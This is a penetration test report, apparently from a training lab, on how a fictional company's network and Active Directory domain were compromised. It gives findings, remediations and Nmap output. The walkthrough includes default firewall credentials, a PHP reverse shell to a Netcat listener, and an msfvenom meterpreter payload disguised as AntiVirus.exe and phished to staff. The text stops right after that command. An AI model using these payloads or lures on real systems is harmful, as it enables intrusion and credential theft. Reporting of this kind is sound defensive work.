Throwback Hacks Security

Penetration Test Findings Report

Business Confidential

Date: 5/17/23

Version 0.1

Confidentiality Statement

This document was developed by JC Security and is the exclusive property of JCS and Throwback Hacks Security. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both THS and JCS.

Throwback Hacks Security may share this document with auditors under non-disclosure agreements in order to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. JC Security prioritized the assessment to identify the weakest security controls an attacker would exploit. JC Security recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of security controls.

The contents of this report do not constitute legal advice. JC Security's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such.

Contact Information

Throwback Hacks Security		
Contact	**Role**	**Contact Information**
Summer Winters	CEO	Email: winterss@throwback.local
John Stewart	Lead Security Engineer	Email: stewartj@throwback.local

JC Security		
Contact	**Role**	**Contact Information**
Joshua Curry	Penetration Testing Consultant	Email: jcurry@jcsecurity.com

Assessment Overview

Throwback Hacks Security contracted JC Security to perform a security assessment of their internal and external infrastructure to identify security weaknesses, determine impact of any findings to Throwback Hacks Security business operations, and to provide remediation recommendations between May 1st and May 30st, 2023.

Approach

The security assessment will be performed externally under a “gray box” approach. JC Security will not be given any internal credentials but will have access to a network diagram detailing how the in-scope hosts are connected and segmented. If JC Security can compromise any public-facing hosts, Throwback Hacks Security allows further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

Phases of the Penetration Test

JC Security follows industry guidelines when it comes to the phases of the security assessment. These phases include the following:

- Planning – Client goals are set, rules of engagement are obtained, and approval is finalized and documented.
- Discovery – Scanning and enumeration of systems is performed in order to identify potential vulnerabilities and attack surface. Open-source intelligence is gathered on employees and the company to further identify attack surface.
- Attacking – Potential vulnerabilities will be verified and upon successful exploitation, additional discovery will be performed. The attack phase may also include privilege escalation, information gathering on compromised hosts, the installation of penetration testing tools, and other industry standard attacks.
- Reporting – All vulnerabilities will be documented with guidance on recommendations as well as areas where security controls prevented further attacks.

Scope

Assessment Allowed	IP Ranges / Hosts
Internal and External Penetration Testing	10.200.11.0/24

Scope Limitations or Allowances

Per client request the following attacks are not allowed:

- Denial of Service Attacks (DoS)

All other attacks not specified are permitted including social engineering and phishing.

Time Limitations

Testing is allowed for 30 days, starting on May 1st and ending May 30th, 2023. Testing is allowed during business hours. The final report will evaluate the security posture during this timeframe.

Executive Summary

During the network assessment JC Security identified 19 vulnerabilities within the internal and external environment. Login portals were tested against default credentials and previously compromised credentials, and open-source intelligence was gathered on user's social media. Common Active Directory attacks were performed as well including Link-Local Name Resolution (LLMNR) poisoning, pass-the-hash attacks, Kerberoasting, and AS-REProasting. Phishing attacks were successful and JCS was able to successfully pivot from public-facing assets into the internal network resulting in total Domain compromise.

The following will be a high-level walkthrough of how the Domain was compromised, followed by recommendations and a complete list of findings and remediations.

The first Finding-discovered is the PFSense Firewall running on Throwback-FW01 was utilizing default credentials and running as the root user. This allowed the tester to easily login to the portal, and once there they could modify firewall rules, read all files on the system, and perform remote command execution on the host resulting in a shell on the system. Once able to access the system the tester was able to find additional hashed credentials for another user in log files.

The tester was able to crack the hash offline and then utilize these login credentials to access Throwback-MAIL's web portal to login as a user. Once we had access to this user's inbox, we were able to craft a phishing email that was successful and resulted in compromise of another user's workstation, Throwback-WS01.

Password spraying the Throwback-MAIL portal with usernames found from the previous user's address book, also resulted in 5 additional user credentials. When logging into these inboxes, the tester found a valid password reset link. Resetting these credentials allowed the attacker to access Throwback-TIME and upload a malicious document that allowed access to Throwback-TIME.

With access to the internal network from the previous phish, the tester was able to utilize LLMNR poisoning in order to intercept a user's hash which was able to be cracked offline. The tester also utilized Mimikatz to dump clear text credentials which were used to access Throwback-PROD.

Executive Summary

From Throwback-PROD the tester was able to utilize pivoting tools to scan and enumerate hosts that are not publicly available. Now that the tester was able to communicate with the Domain Controller, Kerberoasting and AS-REProasting attacks were successful in revealing hashed passwords for 2 more accounts which were cracked offline. The Kerberoasted account allowed access to the SQL database on Throwback-TIME. To gain access to the database, the tester utilized the password reset link they found previously to get access to the Timekeep web portal, where they uploaded a malicious document that allowed remote access to the host. From here, they enumerated the MySQL database which contained all the user's passwords for Timekeep and a list of Domain Users for password spraying.

Password spraying attacks were then conducted and were successful. This allowed the tester to remote into the Domain Controller directly. File enumeration then led us to another clear text credential for the backup service account which had DCSync rights which resulted in the tester being able to dump the hashes of every user on the Domain. The tester attempted to crack all these offline resulting in 5 new credentials, including one for a Domain Administrator.

Now that the tester had full control of the Domain, they were able to further enumerate the attack surface and discovered an additional Domain connected via a bi-directional trust. The tester was then able to pivot from Throwback-DC01 into CORP-DC01.

From OSINT performed in the initial recon phase, the tester discovered credentials in a Github commit that allowed access to the CORP-ADT01 host. Token impersonation on this host allowed the tester to become the System user.

On the first two Domain Controllers the attacker was able to obtain email addresses for all Domain Users. Researching these credentials in breach databases, revealed another Domain Admin credential that was utilized to access the third Domain Controller TBSEC-DC01.

Overall, the network was compromised due to misconfigurations, poor password policies and management. Many of the findings discovered are vulnerabilities within Active Directory that come enabled by default, are the tester abused these default settings along with weak passwords to compromise the network.

Recommendations

The following are the recommended remediations that should be implemented:

- Update the credentials for the PFSense firewall as soon as possible and restrict access to authorized IP addresses.
- Implement least privilege – Restrict services and service accounts from running as root or administrators. Only authorized Domain Admins should be able to perform certain tasks.
- Disable LLMNR and NBT-NS within the network. If you cannot then require Network Access Control lists.
- Create and enforce a password policy that requires 14+ characters and includes a ban-list of common or previously breached credentials.
- Create a lockout policy that restricts the number of failed logins an account can have.
- Require MFA or utilize SSO for login portals and web access.
- Prohibit storing passwords or credentials in clear-text documents and create a password management system.
- Require SMB Signing on all devices, not just the Domain Controller.
- Enforce account tiering – Limit who can be a local Admin and restrict Domain Admin access to Domain Controllers.
- Implement an allow-list of authorized applications.
- Enforce Antivirus with Group Policy and monitor any changes made.
- Limit remote access to authorized users.
- Implement a phishing awareness and cybersecurity awareness program.

Strengths

The security posture for the network is expected for a first-time penetration test. On a positive note, there were several strengths identified during the testing which include:

- Antivirus on some machines required additional effort to bypass.
- Network segmentation was strong and required additional effort by the tester to bypass.
- Several users had strong passwords that were uncrackable within the time-restraints and should be given kudos.
- Not all service accounts were Domain Administrators.
- SMB Signing was enabled on Domain Controllers.

Vulnerability Ranking

JC Security utilizes the Common Vulnerability Scoring System as a guide to rank different vulnerabilities discovered over the course of the assessment. This involves determining several factors such as the likelihood and ease of attack, and the impact it will have on the environment.

Severity	Definition
Critical	The attack is easily performed and results in complete compromise of systems or data. Advised to remediate immediately.
High	The attack requires more skill or access but still results in major compromise of systems or loss of data. Advised to remediate as soon as possible.
Medium	The exploitation requires access to network or machines not readily available or the attack requires extra steps. Advised to remediate as soon as critical and highs have been resolved.
Low	Vulnerabilities are not exploitable or don't result in compromise or data loss. However still advised to patch as attackers can chain together several of these in an attack.
Informational	No vulnerability exists but still provides an attacker information.

CVSS Specifications

Attack Vector

This metric reflects the context by which vulnerability exploitation is possible. This includes private domain, or network access meaning remotely exploitable without access to the internal network.

Attack Complexity

This metric describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. For example, an attacker can either execute this attack at will and expect success or must meet other conditions in order for the attack to be successful.

Privileges Required

This metric describes the level of privileges an attacker must possess *before* successfully exploiting the vulnerability such as unauthenticated, user access, or admin access.

User Interaction

This metric captures the requirement for a human user, other than the attacker, to participate in the successful compromise of the vulnerable component.

Scope

The Scope metric captures whether a vulnerability in one vulnerable component impacts resources in components beyond its *security scope*. Any resources controlled by a mechanism that enforces access controls (applications, operating systems, firmware, sandboxed environments) are considered to be one security scope. If a vulnerability in one security scope can affect a component in a different scope, then a change occurs, and the vulnerability is rated higher.

Impact

This metric measures the effect on the confidentiality, integrity, and availability of client systems and data.

Summary of Findings

Number of Vulnerabilities				
Critical	High	Medium	Low	Informational
4	5	7	0	0

Critical		
Finding	Details	Recommendation
F1-Default Credentials on PFSense Firewall	Host Throwback-FW01 at IP address 10.200.11.138 had default login credentials (username: admin, password:pfsense) on its web portal.	Update the credentials to a strong unguessable password.
F2-Web Servers Running as Root or Admin	The PFSense firewall is running as the root user. The Timekeep server is running as administrator.	Create a service account for the firewall and web server.
F3-Breached Credentials Actively Used	Breached credentials found in easily available databases are still being used in production.	Update credentials for any user passwords found in breach databases.
F4-Credentials Discovered in Github Commits	Github commits show previously exposed passwords still used in production.	Update exposed credentials to strong unguessable passwords and remove Github commits from public view.

High		
Finding	Details	Recommendation
F5-Weak Password Policy	Password spraying common passwords was successful and captured hashes were able to be cracked offline.	Create a strong password policy and enforce it via Group Policy.
F6-Accounts with Don't Require PreAuth Set	Certain accounts had Kerberos Pre-Authentication disabled.	Re-enable Kerberos Pre-Authentication on all Affected Accounts
F7-LLMNR Poisoning Successful	Link-local Multicast Name used in the environment which allows protocol poisoning.	Disable LLMNR and NetBios name resolution via Group Policy.
F8-Guest Credentials for Mail Server Publicly Available	On the mail server login page there are default, guest credentials easily available.	Utilize a password / credential management system.
F9-Autologon Credentials for Admin User	On Throwback-PROD at IP address 10.200.11.219, any user that is logged in can enumerate autologon credentials for BlaireJ.	Disable the autologon on this host and consider creating a group policy to prohibit this from being allowed.

Medium		
Finding	Details	Recommendation
F10-No Email Filtering	Malicious executables were able to be sent over email without any scanning being performed on them or warning to the user.	Implement email filtering on dangerous file types.
Finding 11-AntiVirus Not Detecting Malicious Files or Code	Spreadsheets with dangerous macros embedded in them were not picked up by antivirus and user enabled the macros in the spreadsheet. Other malicious files were easily downloaded on to hosts.	Verify antivirus is up to date on all systems and provide training to employees.
F12-Insecure Password Reset Links	A password reset link was discovered in an email that did not expire, and the tester was able to change values in the link, which would allow them to reset the password of any user.	Make sure password links expire within 24 hours and modify the parameters in the link so that they are a randomly generated ID for that user.
F13-Some Users Were Local Admins	Some users were local admins on the machines.	Implement least privilege best practices and only allow certain users administrative rights.
F14-Sensitive Information Stored in Unencrypted Files	Multiple credentials and other sensitive information were found in unencrypted files on user machines.	Create a system for secure file / information sharing such as Teams or Sharepoint.
F15-Guest Accounts Not Deactivated	Several guest accounts were found that allowed access to internal systems.	Deactivate guest accounts as soon as they are not needed, and store credentials for them in a secure place.
F16-SMB Signing Enabled but Not Required	When not required, an attacker can abuse an SMB relay to pass a captured hash of a user to a host where they are an admin on the machine to authenticate.	Require SMB signing on all devices.

Detailed Walkthrough of External to Internal Compromise

Discovery and Reconnaissance

Initial recon took place with the tester utilizing Nmap to scan for available hosts against the given network range 10.200.11.0/24. 3 hosts were identified with several ports open and identifiable services and operating system information.

Hosts Available

- 10.200.11.138 – Throwback-FW01
- 10.200.11.232 – Throwback-MAIL
- 10.200.11.219 – Throwback-PROD

Initial Nmap Scans

For 10.200.11.138 we were able to identify SSH (port 22), DNS (port 53) and HTTP(s) (port 80, 443) and that the asset is likely a PFSense firewall due to the http-title and certificate name.

For 10.200.11.219 we were able to identify that the asset is a Windows machine with a DNS name of Throwback-Prod and running common Windows ports in addition to HTTP and SSH. Default Nmap scripts were ran and were able to enumerate that SMB signing is enabled but not required (Finding-14). With a captured hash an attacker would then be able to abuse this in a pass-the-hash attack which will do later on.

For 10.200.11.232 we were able to identify that this is likely a Linux host running Ubuntu. The ports open are mostly related to IMAP(s) which is a protocol for accessing email. The http-title here also shows us the http-title and is a login page which we will explore later.

Open-Source Intelligence Research

Researching the company in social media we are able to discover a Github repo from developer Rika Foxx that contains credentials for user DaviesJ (Finding-3) in a commit available at https://github.com/RikkaFoxx/Throwback-Time/commit/33f218dcab06a25f2cfb7bf9587ca09e2bfb078c which are later used to authenticate as the user.

Nmap Scan Results

```
Nmap scan report for 10.200.11.138
Host is up (0.17s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|_  4096 3804a0a1d0e6abd97dc0daf366bf7715 (RSA)
53/tcp  open  domain   (generic dns response: REFUSED)
80/tcp  open  http     nginx
|_http-title: Did not follow redirect to https://10.200.11.138/
443/tcp open  ssl/http nginx
|_http-title: pfSense - Login
| ssl-cert: Subject: commonName=pfSense-5f099cf870c18/organizationName=pfSense webConfigur
ator Self-Signed Certificate
| Subject Alternative Name: DNS:pfSense-5f099cf870c18
| Not valid before: 2020-07-11T11:05:28
|_Not valid after:  2021-08-13T11:05:28
```

Nmap scan report for 10.200.11.138

```
Nmap scan report for 10.200.11.232
Host is up (0.16s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34847aeb8037d08bf91e0c95b0502baf (RSA)
|   256 44bd807ce9d6afeea21cff85ab2eb8c6 (ECDSA)
|_  256 bc6e81a6b0be35bbfca16f49158ac3bf (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Throwback Hacks - Login
|_Requested resource was src/login.php
143/tcp open  imap     Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=ip-10-40-119-232.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-40-119-232.eu-west-1.compute.internal
| Not valid before: 2020-07-25T15:51:57
|_Not valid after:  2030-07-23T15:51:57
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ENABLE STARTTLS LOGIN-REFERRALS IDLE have OK LITERAL+ ID listed IMAP4
rev1 capabilities more SASL-IR post-login LOGINDISABLEDA0001 Pre-login
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: ENABLE LOGIN-REFERRALS IDLE have capabilities LITERAL+ ID listed IMAP
4rev1 SASL-IR more AUTH=PLAINA0001 post-login OK Pre-login
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ip-10-40-119-232.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-40-119-232.eu-west-1.compute.internal
| Not valid before: 2020-07-25T15:51:57
|_Not valid after:  2030-07-23T15:51:57
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scan report for 10.200.11.232

Nmap Scan Results


```
Nmap scan report for 10.200.11.219
Host is up (0.16s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 85b81f80463d910f8cf2f23f5c876772 (RSA)
|   256 5c0d46e942d44da036d619e5f3ce4906 (ECDSA)
|_  256 e22acb39850f7306a9239dbfbef7500c (ED25519)
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Throwback Hacks
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-04-30T15:25:04+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THROWBACK
|   NetBIOS_Domain_Name: THROWBACK
|   NetBIOS_Computer_Name: THROWBACK-PROD
|   DNS_Domain_Name: THROWBACK.local
|   DNS_Computer_Name: THROWBACK-PROD.THROWBACK.local
|   DNS_Tree_Name: THROWBACK.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-04-30T15:23:29+00:00
| ssl-cert: Subject: commonName=THROWBACK-PROD.THROWBACK.local
| Not valid before: 2023-04-21T14:29:08
|_Not valid after:  2023-10-21T14:29:08
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

Nmap scan report for 10.200.11.219

```
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
50282/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-04-30T15:23:32
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
```

F18-SMB Signing Enabled but Not Required

Evidence for Exposed Github Credentials



Finding-3 Credentials Discovered in Github Commits


Attacking Throwback-FW01

We focus on Throwback-FW01 first and browse to the login page on port 80. We attempted default credentials of “admin:pfsense” which allowed access to the firewall administrative page (Finding-1). This is especially dangerous for multiple reasons and considered a critical vulnerability and will be fully detailed as to the impact in the Detailed Findings section. From here we were able to navigate to the Diagnostics tab which allows us to run system commands, execute PHP code, and upload/download files.


On the tester’s machine we started a Netcat listener. Then we entered PHP commands on the diagnostics page to be executed that would allow remote access. The tester utilized the PHP Reverse Shell script available here https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php with slight modifications.

Since the PFSense firewall was running as the root user (Finding-2), the tester was able to extract password hashes from the /etc/master.passwd file of all users. Due to time constraints and the hash algorithm being bcrypt, these hashes were not able to be cracked offline. However, the tester was able to discover a log file that contained a NTLM hash for the user HumphreyW and was able to utilize an online tool (https://crackstation.net) to crack this and discover the clear text password for the user (Finding-14 and Finding-5).

Evidence




Finding-1A – Default Credentials for PFSense Firewall




Evidence of remote command execution and Finding 2-Web Servers Running as Root or Admin

Evidence



Evidence of remote shell on Throwback-FW01



Finding-14 Sensitive Information Stored in Unencrypted Files - /var/log/login.log

Hash	Type	Result
1c13 364	NTLM	


Color Codes: Green: Exact match Yellow: Partial match, Red: Not found.

Finding-5 Weak Password Policy - https://crackstation.net/

Attacking Throwback-MAIL

Next, we turned our focus onto Throwback-MAIL and access the login page available on port 80. Guest credentials are available and allow anyone with internet access the ability to login to the web portal (Finding-8). We utilized our credentials discovered for HumphreyW and are able to login as this user. From here we are able to view the address book and now have a list of valid usernames for phishing attacks and password spraying. We craft a phishing email to be sent from HumphreyW to all the users in the address book. To do this first we create a malicious payload masquerading as AntiVirus.exe with the tool Msfvenom, then we start a listener with Metasploit and then craft and send the email to all users from the address book. This resulted in a successful phish of BlaireJ and a compromise of their workstation Throwback-WS01(Finding10).

Evidence for Throwback-MAIL and Phishing



Finding-8 Guest Credentials for Mail Server Publicly Available

Personal Address Book

Edit | Delete | Compose To

Nickname	Name	E-mail
HumphreyW	W Humphrey	HumphreyW@throwback.local
SummersW	Summers Winters	SummersW@throwback.local
FoxxR	Rikka Foxx	FoxxR@throwback.local
noreply	noreply noreply	noreply@throwback.local
DaibaN	Nana Daiba	DaibaN@throwback.local
PeanutbutterM	Mr Peanutbutter	PeanutbutterM@throwback.local
PetersJ	Jon Peters	PetersJ@throwback.local
DaviesJ	J Davies	DaviesJ@throwback.local
BlaireJ	J Blaire	BlaireJ@throwback.local
GongoH	Hugh Gongo	GongoH@throwback.local
MurphyF	Frank Murphy	MurphyF@throwback.local
JeffersD	D Jeffers	JeffersD@throwback.local
HorsemanB	BoJack Horseman	HorsemanB@throwback.local

Compromised Address Book of HumphreyW


Creating Payload and Phishing Email

```
┌──(kali㉿kali)-[~/thm/throwback]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.9.174 LPORT=9000 -f exe > AntiVirus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
